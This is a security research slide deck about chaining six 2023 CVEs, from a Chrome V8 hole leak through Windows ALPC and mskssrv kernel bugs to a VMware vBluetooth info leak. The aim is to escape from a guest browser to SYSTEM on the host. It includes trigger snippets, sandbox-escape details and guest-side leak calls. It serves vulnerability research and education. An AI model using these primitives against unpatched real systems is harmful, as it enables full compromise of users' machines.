Make N-Day Great Again

- The Story of N-Day Full Chain

From browser in guest to SYSTEM in host



Theori

Who are we?





JeongOh Kyea Researcher




Gwangun Jung Researcher



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Theori

N Day Super Full Chain



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
.	Introduction	
	Ф	Why did we start?
	₩	What can we show?
*	Vulnerabilities & Exploits	
77	——— Ф	CVE-2023-3079 (Chrome Renderer)
		CVE-2023-21674 (Windows ALPC)
	Φ	CVE-2023-29360 (Windows LPE)
	Φ	CVE-2023-34044 (VMware Info Leak)
	Φ	CVE-2023-20869 (VMware SBX)
	♦	CVE-2023-36802 (Windows LPE)
*	Chaining Them	
	Ф	Browser to OS
	≎	VM Guest and VM Host
*	Conclusion	


Introduction



Fermium-252

- Vulnerability Report Service of Theori
 - Vulnerability Database Since 2019
 - https://blog.theori.io/fermium-252-the-cyber-threat-intelligence-database-b30ce06e7c5e






Fermium-252

- Reports in 2023
 - 71 Reports
 - 71 Reports have PoCs (all reports)
 - 46 Reports were written before PoCs are published
 - 37 Reports have working exploits
 - Lots of issues which are highly exploitable
 - 19 Reports about In-The-Wild vulnerabilities
 - 4 Reports about Pwn2Own 2023 Vancouver
 - 5 Reports about kCTF of Google


Fermium-252

- Reports of 2023
 - Lots of ingredients
 - We wanted to show something Interesting work
 - + Advertisement of Fermium-252 Service




Super Full Chain

- Make Super Full Chain Exploit
 - Too far from practical situation, No one use like this
 - It takes too much efforts



Super Full Chain

- Make Super Full Chain Exploit
 - The same situation when users check malicious link in Vmware
 - From renderer in Guest → SYSTEM in Host



Super Full Chain

• Exploit Ingredients in Fermium-252




Vulnerabilities & Exploits



Vulnerabilities

- 6 Unique Vulnerabilities
 - 3 In-the-wild vulnerabilities
 - CVE-2023-3079, CVE-2023-21674, CVE-2023-36802
 - 2 Pwn2Own vulnerabilities
 - CVE-2023-29360, CVE-2023-20869
 - 1 Variant of Pwn2Own
 - CVE-2023-34044
- It is hard to explain all details due to time limit
 - The details of each vulnerability was published on our blog
 - https://blog.theori.io/vulnerability-research/home

- In-The-Wild vulnerability in Chrome
- Type Confusion in Inline Cache of V8
 - Improper IC handler for JSStrictArgumentsObject
 - "Hole" Leak Vulnerability




- Inline Cache
 - Optimization method for bytecode in V8
 - Register optimized handler according to type feedback

- JSStrictArgumentsObject
 - Similar to JSArray


```
'use strict'
function getArguments(a,b,c) {
   return arguments;
}
let array = [1,2,3];  // JSArray
let args = getArguments(1,2,3); // JSStrictArgumentsObject
```

```
Array(3) 👖
   0: 1
   2: 3
   length: 3
 ▶ [[Prototype]]: Array(0)
▼ Arguments(3) 
   0: 1
    1: 2
   2: 3
   callee: (...)
   length: 3
 ► Symbol(Symbol.iterator): f values()
 ▶ get callee: f ()
 ▶ set callee: f ()
 ► [[Prototype]]: Object
```

- JSArray
 - length : # of elements
 - capacity: the allocation size (== size of FixedArray)



- The "HOLE" Object
 - The elements between length and capacity are filled with "HOLE"
 - "HOLE" must be used **internally**, not be exposed to Javascript



- JSStrictArgumentsObject **vs** JSArray
 - Are they really the same??
 - When a new element is added at the end of the array (Index == old_length)

```
Maybe<bool> JSObject::AddDataElement(Handle<JSObject> object, ...)

...
// ** Change to Holey Element Kind if needed
// 1. If Element is Holey Kind Element
// 2. Is the object is not JSArray
// 3. if index is larger than length of JSArray
// ==> To HOLEY
if (IsHoleyElementsKind(kind) || !object->IsJSArray(isolate) ||
    index > old_length) {
    to = GetHoleyElementsKind(to);
    kind = GetHoleyElementsKind(kind);
}
...
```

JsArray

 Keep the element kind

JSStrictArgumentsObject

Change to HOLEY

JSStrictArgumentsObject vs JSArray

```
JsArray

let array = [];
array[0] = 2;

PACKED_ELEMENT
(length=0; capacity=0)

PACKED_ELEMENT
(length=1; capacity=17)
```

```
DebugPrint: 0x38df000482bd: [JSArray]
  - map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]
  - prototype: 0x38df0018c635 <JSArray[0]>
  - elements: 0x38df00000725 <FixedArray[0]> [PACKED_SMI_ELEMENTS]
  - length: 0
  - properties: 0x38df00000725 <FixedArray[0]>
```

```
DebugPrint: 0x38df000482bd: [JSArray]
  - map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]
  - prototype: 0x38df0018c635 <JSArray[0]>
  - elements: 0x38df000482dd <FixedArray[17]> [PACKED_SMI_ELEMENTS]
  - length: 1
  - properties: 0x38df00000725 <FixedArray[0]>
```


JSStrictArgumentsObject vs JSArray

```
JSStrictArgumentsObject
 let args = getArguments();
 args[0] = 2;
   PACKED_ELEMENT
 (length=0; capacity=0)
  HOLEY_ELEMENT
(length=0; capacity=17)
```

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
- map: 0x38df00191149 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x38df001825e9 <Object map = 0x38df00181c25>
- elements: 0x38df00000725 <FixedArray[0]> [PACKED_ELEMENTS]
- properties: 0x38df00000725 <FixedArray[0]>
- All own properties (excluding elements): {
    0x38df00000d99: [String] in ReadOnlySpace: #length: 0 ...
```

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
- map: 0x38df0019874d <Map[16](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x38df001825e9 <Object map = 0x38df00181c25>
- elements: 0x38df00048329 <FixedArray[17]> [HOLEY_ELEMENTS]
- properties: 0x38df00000725 <FixedArray[0]>
- All own properties (excluding elements): {
    0x38df00000d99: [String] in ReadOnlySpace: #length: 0
```

- Improper IC Handler for JSStrictArgumentsObject
 - StoreFastElementIC_GrowNoTransitionHandleCOW
 - · Keep the elements kind when an element is added at the end




- JSStrictArgumentsObject uses capacity for checking OOB access
 - Different Length Check

```
void AccessorAssembler::EmitFastElementsBoundsCheck( ... ) {
    ...
    GotoIf(is_jsarray_condition, &if_array);
    {
        var_length = SmiUntag(LoadFixedArrayBaseLength(elements));
        Goto(&length_loaded);
    }
    BIND(&if_array);
    {
        var_length = SmiUntag(LoadFastJSArrayLength(CAST(object)));
        Goto(&length_loaded);
    }
    ...
}
Use capacity
    if object is not array

Use length
    if object is array
```


Hole can be leaked for JSStrictArgumentsObject

JSStrictArgument(PACKED_ELEMENT)



Index(1) < capacity(17) → Take this element

```
let index = Number(b ? the.hole : -1);
index |= 0;
index += 1;
let arr1 = [1.1, 2.2, 3.3, 4.4];
let OOB_access = arr1.at(index*4);
```



- Trigger OOB R/W with HOLE
 - Another bug in range analysis of the JIT compiler
 - Hole | Range(-1, -1) → Range(-1, -1)
 - Bound Check will be removed

- Out-Of-Bound Access is possible
 - 1. Leak information such as map, properties ...
 - 2. Construct Fake Object
 - 3. Read/Write primitive in **V8 Heap sandbox**

- V8 Heap Sandbox
 - A mechanism by which a memory corruption in the sandbox cannot affect the memory areas outside the sandbox.
 - This property is achieved via
 - Compressed pointers
 - Encoded pointers for other area
 - How can we escape this?
 - Exploiting raw pointers stored in the sandbox.

Escaping the V8 Sandbox

```
DebugPrint: 0x239d001a43ed: [WasmInstanceObject] in OldSpace
 map: 0x239d001997a5 <Map[224](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x239d001a35d1 <Object map = 0x239d001a43c5>
- elements: 0x239d00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x239d00042991 <Module map = 0x239d00199379>
- exports_object: 0x239d00042af1 <0bject map = 0x239d001a4661>
- native_context: 0x239d00183c2d <NativeContext[282]>
- tables: 0x239d00042a91 <FixedArray[1]>
- indirect_function_tables: 0x239d00042a9d <FixedArray[1]</p>
0x239d00042a9d: [FixedArray]
- map: 0x239d00000089 <Map(FIXED_ARRAY_TYPE)>
- length: 1
          0: 0x239d00042ab9 <WasmIndirectFunctionTable>
0x239d00042ab9: [WasmIndirectFunctionTable]
- map: 0x239d00001599 <Map[32](WASM_INDIRECT_FUNCTION_TAPLE_TYPE)>
- size: 2
sig_ids: 0x562ebe531150
targets: 0x562ebe531170
- managed_native_allocations: 0x239d00042ad9 <Foreign>
- refs: 0x239d00042aa9 <FixedArray[2]>
pwndbg> x/8gx 0x239d00042ab8
0x239d00042ab8: 0x0000000200001599
                                        0x0000562ebe531150
0x239d00042ac8: 0x0000562ebe531170
                                        <-- targets
0x239d00042ad8: 0x00008ba00000036d
                                        0x0000000400000089
0x239d00042ae8: 0x00000000001a43ed
                                        0x00000219001a4661
pwndbg> x/4gx 0x562ebe531170
0x562ebe531170: 0x000003bc1b5892000 0x000003bc1b5892005 <-- $f42, $f83
```

← An object in the V8 sandbox

A raw pointer(targets) is stored in the V8 sandbox

→ Can be overwritten by R/W Primitive

index, and call_target are attacker-controllable


→ Arbitrary R/W with escaping V8 Sandbox

• Escaping the V8 Sandbox




- Windows ALPC Use-After-Free Vulnerability
 - This vulnerability is used In-The-Wild
- Advanced Local Procedure Call (ALPC)
 - ALPC is used for communicate between processes.
 - Users can create (anonymous) port, send message, receive message even inside the chrome sandbox.

Now, We are HERE!




- Windows ALPC Use-After-Free Vulnerability
 - Improper handling for ALPC_MSGFLG_SYNC_REQUEST




ALPC_MSGFLG_SYNC_REQUEST

- → Send&Receive should be done synchronously
- → Send&Recieve should be done consecutively


- ALPC_MSGFLG_SYNC_REQUEST
 - KALPC_MESSAGE->WaitingThread has the thread address for replying



- ALPC_MSGFLG_SYNC_REQUEST
 - At the end, KALPC_MESSAGE->WaitingThread must not be the sender thread (Thread1)
 - NULL (if Thread2 is asynchronous), Address of Thread2 (if Thread2 is synchronous)



- NtWaitForWorkViaWorkerFactory
 - We can send message only without checking ALPC_MSGFLG_SYNC_REQUEST
 - KALPC_MESSAGE->WaitingThread will be dangling pointer



- Exploitation
 - KALPC_MESSAGE->WaitingThread will be referenced several locations
 - Most of candidates requires kernel address information for exploitation

```
NtAlpcOpenSenderProcess
```

```
WaitingThread = alpc_message->WaitingThread;
if ( WaitingThread )
{
   if ( RtlCompareMemory(&WaitingThread->Cid, (char *)&Source2 + 8, 0x10ui64) != 16 )
   {
      AlpcpUnlockMessage((ULONG_PTR)v15);
      DerefObject(v14);
      v11 = -1073741813;
      goto LABEL_15;
   }
   Process = (_EPROCESS *)WaitingThread->Tcb.Process;
   ObfReferenceObjectWithTag(Process, 0x63706C41u);
   goto LABEL_13;
}

// NtAlpcQueryInformationMe
   // Reference WaitingThread
   waiting_thread = alpc_message
```

AlpcpGetEffectiveTokenMessage


```
// NtAlpcQueryInformationMessage --> AlpcpQueryTokenModifiedIdMessage -> AlpcpGetEffectiveTokenMessage
// Reference WaitingThread
waiting_thread = alpc_message->WaitingThread;
if ( !waiting_thread )
    return 0xC0000022i64;
// Do Something with WaitingThread
result = SeCreateClientSecurityEx(waiting_thread, (__int64)&owner_port->PortAttributes.SecurityQos,..)
```

```
LpcpCopyRequestData
// Called by NtWriteRequestData and NtReadRequestData
waiting_thread = alpc_message->WaitingThread;
if ( waiting thread )
                                                             Higher Privileged Thread
  if ( is read )
    fromproc = ( EPROCESS *)CurrentProcess;
    fromaddr = Address; // Controllable by Users
    toproc = ( EPROCESS *)waiting thread->Tcb.Process;
    toaddr = datainfo[0]; // Controllable by Users
                                                             Higher Privileged Process
  else
    fromproc = ( EPROCESS *)waiting thread->Tcb.Process;
    fromaddr = datainfo[0]; // Controllable by Users
    toproc = ( EPROCESS *)CurrentProcess;
    toaddr = Address;
                           // Controllable by Users
  // Copy data `fromaddr` in `fromproc` to `toaddr` of `toproc`
  v15 = MmCopyVirtualMemory(fromproc, fromaddr, toproc, toaddr, Length, prev mode,
                            Arbitrary Read Write to higher privileged Process
```

Exploitation

- 1. Spray Thread of higher privileged process
- 2. Arbitrary Read/Write on the higher privileged process
- 3. Execute Code on the higher privileged process

- Windows Streaming Service Arbitrary Memory Mapping
 - Beautiful Logical Vulnerability used in Pwn2Own 2023 Vancouver
 - Map the arbitrary address
 - Read/Write on arbitrary address



• Windows Streaming Service Arbitrary Memory Mapping


mskssrv.sys

```
__int64 __fastcall FsAllocAndLockMdl(void *address, ULONG size, _MDL **mdl_object)
{
   if ( !address || !size || !mdl_object )
        return 0xC000000D;
   Alloc_Mdl = IoAllocateMdl(address, Size, 0, 0, 0i64);
   if ( !Alloc_Mdl )
        return 0xC0000009A;
   // Probe and Lock MDL with "KernelMode (0)"
   MmProbeAndLockPages(Alloc_Mdl, 0, IoWriteAccess);
   *mdl_object = Alloc_Mdl;
   return 0;
}

   Kernel Mode
}
```


- Read/Write Primitive is free
 - + Address leak by NtQuerySystemInformation
 - Any technique you want will be fine







- VMware vBluetooth Uninitialized Memory Leakage
 - Variant of CVE-2023-20870, Pwn2Own 2023 Vancouver



- CVE-2023-20870, Pwn2Own 2023 Vancouver
 - URB (USB Request Block) for vBluetooth

```
RBuf * fastcall RBuf New( DWORD *a1, unsigned int a2){
buf = (RBuf *)UtilSafeMalloc0(a2 + 0x18i64);

//
buf->field_8 = 0i64;
buf->qword10 = a1;
initialized
// ....
```

```
vurb *__fastcall VBluetoothHCI_NewUrb(...)
{
    //...
    urbdata = VBluetoothHCI_RBufNew(dev->add.hci, num_bytes);
    wrap->rbuf = (__int64)urbdata;
    wrap->urb.data = RBuf_MutableData(urbdata); // rbuf + 24
    return &wrapper->urb; // offset 8
}
```

```
struct urb_control{
  BYTE bmRequestType;
  BYTE bRequest;
  WORD wValue;
  WORD wIndex;
  WORD wLength;
  char data[]
}
```

Header will be initialized

But, data remains uninitialized

• CVE-2023-20870, Pwn2Own 2023 Vancouver

Data is sent to Guest as much as actualLen

→ Uninitialized data is also leaked

Patch of CVE-2023-20870

```
int64 fastcall VBluetoothHCI SubmitUrb(vurb *urb){
 pipe = urb->pipe;
 // ...
                                                                                Is this case OK?
 urb->status = 0;
 urb->actualLen = urb->bufferLen;
 endptAddr = pipe->endptAddr;
 if ( endptAddr ) {/**/} // Process Non Control URB
 if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
   // ...
+ urb->actualLen = 8;
 if(urb->bRequest == VUSB REQ SET CONFIGURATION){
   //...
 if(urb->bRequest == VUSB_REQ_SET_INTERFACE){
                                                                              urb->actualLength is set to 8
   //...
 return gUsblibClientCb->VUsb_CompleteUrbAndContinue(urb);
```

VMware vBluetooth Uninitialized Memory Leakage

```
int64 fastcall VBluetoothHCI SubmitUrb(vurb *urb){
 pipe = urb->pipe;
 // ...
 urb->status = 0;
 urb->actualLen = urb->bufferLen;
 endptAddr = pipe->endptAddr;
 if ( endptAddr ) {/**/} // Process Non Control URB
 if ( (data->bmRequestType & 0x60) == TYPE CLASS ){
   sub 140819580(rbuf 1);
   rbuf slice = RBuf Slice(rbuf 1, 8u, urb->bufferLen - 8);
   endpoint = 0;
   rbuf = rbuf slice;
  VBluetoothHCI PacketOut(dev 1, endpoint, rbuf slice);
   RBuf DecRef(rbuf);
   return (gUsblibClientCb->vusbCompleteUrb)(urb);
 urb->actualLen = 8; // Patch of CVE-2023-20870
```

Response URB to guest (actualLen == response size)

→ The same state with CVE-2023-20870

Guest OS

vmware-vmx

1. Send URB to virtual mouse device

```
usb_control_msg_ex(dev_mouse,
    TYPE_VENDOR | ENDPOINT_IN, GET_STATUS, 0, 1,
    outbuf, 0x1000 - URBMOUSE_DATA_OFFSET, 1000);
```

4. Send URB to vBluetooth and trigger bug

```
usb_control_msg_ex(dev_bt,
    TYPE_CLASS | ENDPOINT_IN, GET_STATUS, 0, 0,
    buf, 0x1000 - 0x18, 1000);
```

qword_14132C3B0

vmware_vmx base == qword_14132C3B0 - 0x132C3B0

